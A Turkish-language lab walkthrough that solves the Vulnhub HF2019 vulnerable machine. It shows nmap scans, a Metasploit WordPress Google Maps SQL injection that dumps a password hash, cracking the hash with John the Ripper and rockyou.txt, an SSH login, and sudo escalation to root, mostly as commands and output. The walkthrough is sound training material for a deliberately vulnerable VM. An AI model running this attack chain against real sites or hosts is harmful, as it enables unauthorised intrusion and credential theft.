

HF2019

Kaan Efe Ögüt

ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan HF2019 zafiyetli makinesini birlikte çözeceğiz.

11.11.2021

- "<https://www.vulnhub.com/entry/hacker-fest-2019,378/>" adresinde bulunan zafiyetli makineyi öncelikle bu adresten indiriyorum.

-İndirme işleminin ardından İmport ediyorum ve Linux ile aynı ağ ayarlarına getiriyorum.

```
Debian GNU/Linux 9 HF2019-Linux tty1
HF2019-Linux login:
```

- Gerekli ayarlardan sonra makineyi başlatıp bu ekranda arka planda çalışır durumda bırakıyorum.

```
(root@2021)-[~]
# nmap 10.0.2.4/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 14:34 +03
Nmap scan report for 10.0.2.1
Host is up (0.00028s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00020s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:72:0F:2F (Oracle VirtualBox virtual NIC)


Nmap scan report for 10.0.2.6
Host is up (0.00023s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp  open  snet-sensor-mgmt
MAC Address: 08:00:27:BE:14:32 (Oracle VirtualBox virtual NIC)
```

- Nmap üzerinden ağ taraması gerçekleştiriyorum ve zafiyetli makinenin IP adresine ulaşıyorum.

```
# nmap -sV -sC -p- 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 14:36 +03
Nmap scan report for 10.0.2.6
Host is up (0.00017s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-rw-r-- 1 ftp      ftp      420 Nov 30 2017 index.php
-rw-rw-r-- 1 ftp      ftp      19935 Sep 05 2019 license.txt
-rw-rw-r-- 1 ftp      ftp      7447 Sep 05 2019 readme.html
-rw-rw-r-- 1 ftp      ftp      6919 Jan 12 2019 wp-activate.php
drwxrwxr-x 9 ftp      ftp      4096 Sep 05 2019 wp-admin
-rw-rw-r-- 1 ftp      ftp      369 Nov 30 2017 wp-blog-header.php
-rw-rw-r-- 1 ftp      ftp      2283 Jan 21 2019 wp-comments-post.php
-rw-rw-r-- 1 ftp      ftp      3255 Sep 27 2019 wp-config.php
drwxrwxr-x 8 ftp      ftp      4096 Sep 29 2019 wp-content
-rw-rw-r-- 1 ftp      ftp      3847 Jan 09 2019 wp-cron.php
drwxrwxr-x 20 ftp     ftp      12288 Sep 05 2019 wp-includes
-rw-rw-r-- 1 ftp      ftp      2502 Jan 16 2019 wp-links-opml.php
-rw-rw-r-- 1 ftp      ftp      3306 Nov 30 2017 wp-load.php
-rw-rw-r-- 1 ftp      ftp      39551 Jun 10 2019 wp-login.php
-rw-rw-r-- 1 ftp      ftp      8403 Nov 30 2017 wp-mail.php
-rw-rw-r-- 1 ftp      ftp      18962 Mar 28 2019 wp-settings.php
-rw-rw-r-- 1 ftp      ftp      31085 Jan 16 2019 wp-signup.php
-rw-rw-r-- 1 ftp      ftp      4764 Nov 30 2017 wp-trackback.php
-rw-rw-r-- 1 ftp      ftp      3068 Aug 17 2018 xmlrpc.php
ftp-syst:
```

- Daha detaylı bilgi sahibi olmak Nmap üzerinden Zafiyetli makinenin taramasını gerçekleştiriyorum.

-Burada Sftpd,Worddpress,OpenSSH,Webmin gibi servisler kullanıldığını ve bu servislerin sürümlerini öğrenebildim.



- HTTP servisi aktif olduğu için web sayfasını görüntülüyorum ve karşıma böyle bir arayüz çıkıyor.

```

-- Scanning URL: http://10.0.2.6/ --
+ http://10.0.2.6/08 (CODE:403|SIZE:285)
+ http://10.0.2.6/1217 (CODE:403|SIZE:287)
+ http://10.0.2.6/1369 (CODE:403|SIZE:287)
+ http://10.0.2.6/1694 (CODE:403|SIZE:287)
+ http://10.0.2.6/1990 (CODE:403|SIZE:287)
+ http://10.0.2.6/2126 (CODE:403|SIZE:287)
+ http://10.0.2.6/264 (CODE:403|SIZE:286)
+ http://10.0.2.6/311 (CODE:403|SIZE:286)
+ http://10.0.2.6/375 (CODE:403|SIZE:286)
+ http://10.0.2.6/422 (CODE:403|SIZE:286)
+ http://10.0.2.6/5 (CODE:403|SIZE:284)
+ http://10.0.2.6/606 (CODE:403|SIZE:286)
+ http://10.0.2.6/74 (CODE:403|SIZE:285)
+ http://10.0.2.6/834 (CODE:403|SIZE:286)
+ http://10.0.2.6/AdminTools (CODE:403|SIZE:293)
+ http://10.0.2.6/Images (CODE:403|SIZE:289)
+ http://10.0.2.6/Recycled (CODE:403|SIZE:291)
+ http://10.0.2.6/XXX (CODE:403|SIZE:286)
+ http://10.0.2.6/_bkup (CODE:403|SIZE:288)
+ http://10.0.2.6/_derived (CODE:403|SIZE:291)
+ http://10.0.2.6/_help (CODE:403|SIZE:288)
+ http://10.0.2.6/_manage (CODE:403|SIZE:290)
+ http://10.0.2.6/_reports (CODE:403|SIZE:291)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

```

-Burada da Wordpress olduğunu gördüm.


```
msf6 > search wp_google
WordPress version 3.3.3 identified (Insecure, released on 2019-04-02)
https://www.exploit-db.com/exploits/42499/
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Descr
-  -
0  auxiliary/admin/http/wp_google_maps_sqli  2019-04-02      normal Yes    WordP
ress Google Maps Plugin SQL Injection
1  exploit/unix/webapp/wp_google_document_embedder_exec  2013-01-03      normal Yes    WordP
ress Plugin Google Document Embedder Arbitrary File Disclosure
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/wp_
google_document_embedder_exec
```

- "wp_google" kullandığını görüntülüyorum ve Metasploit başlatıp bu servis ile ilgili bir açık var mı diye tarıyorum.

- Karşıma çıkan açıkları denemek istiyorum.

```
msf6 auxiliary(admin/http/wp_google_maps_sqli) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against 10.0.2.6
[*] 10.0.2.6:80 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /root/.msf4/loot/20211109151236_default_10.0.2.6_wp_google_maps.j_89249
6.bin
[+] 10.0.2.6:80 - Found webmaster $P$Bsq0diLTcy6AS1ofreys4GzRlRvSr1 webmaster@none.local
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/wp_google_maps_sqli) > [Type Method]
```

- Gerekli bilgileri set ettikten sonra aracı çalıştırıyorum ve sonucunda bana bir hash değeri döndürüyor.

```
# john --wordlist=rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
kittykat1 (?)
1g 0:00:00:00 DONE (2021-11-09 15:18) 1.030g/s 10342p/s 10342c/s 10342C/s sandara..010107
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

- Elde ettiğim hash değerini çözmek için Johntheripper aracını kullanacağım.

- Burada da kullanacağım Wordlist Rockyou.txt olacaktır. Sonucunda başarılı bir şekilde şifre döndü.

```
(root@2021)-[~]
# ssh webmaster@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ECDSA key fingerprint is SHA256:cncYAR0sC+UhtIBBVzQUxZMU+rfT0EXwNzHnb+BXJX0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
Password:
Linux HF2019-Linux 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2~bpo9+1 (2019-09-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
webmaster@HF2019-Linux:~$
```

-Elde ettiğim şifrenin SSH bağlantı şifresi olduğunu düşünüyorum.Kullanıcı adını da metasploit üzerinde görüntüleyebilmişim.

```
webmaster@HF2019-Linux:/$ sudo -l
[sudo] password for webmaster:
Matching Defaults entries for webmaster on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User webmaster may run the following commands on localhost:
    (ALL) ALL
webmaster@HF2019-Linux:/$ sudo su
root@HF2019-Linux:/# whoami
root
root@HF2019-Linux:/#
```

-Burada "sudo -l" komutunu kullanıyorum ve karşıma çıkan notta istediğim komutu çalıştırabileceğim söyleniyor.Bende "sudo su" komutunu kullanıyorum ve başarılı bir şekilde root oluyorum.

-Zafiyetten başarılı bir şekilde yararlanabildik.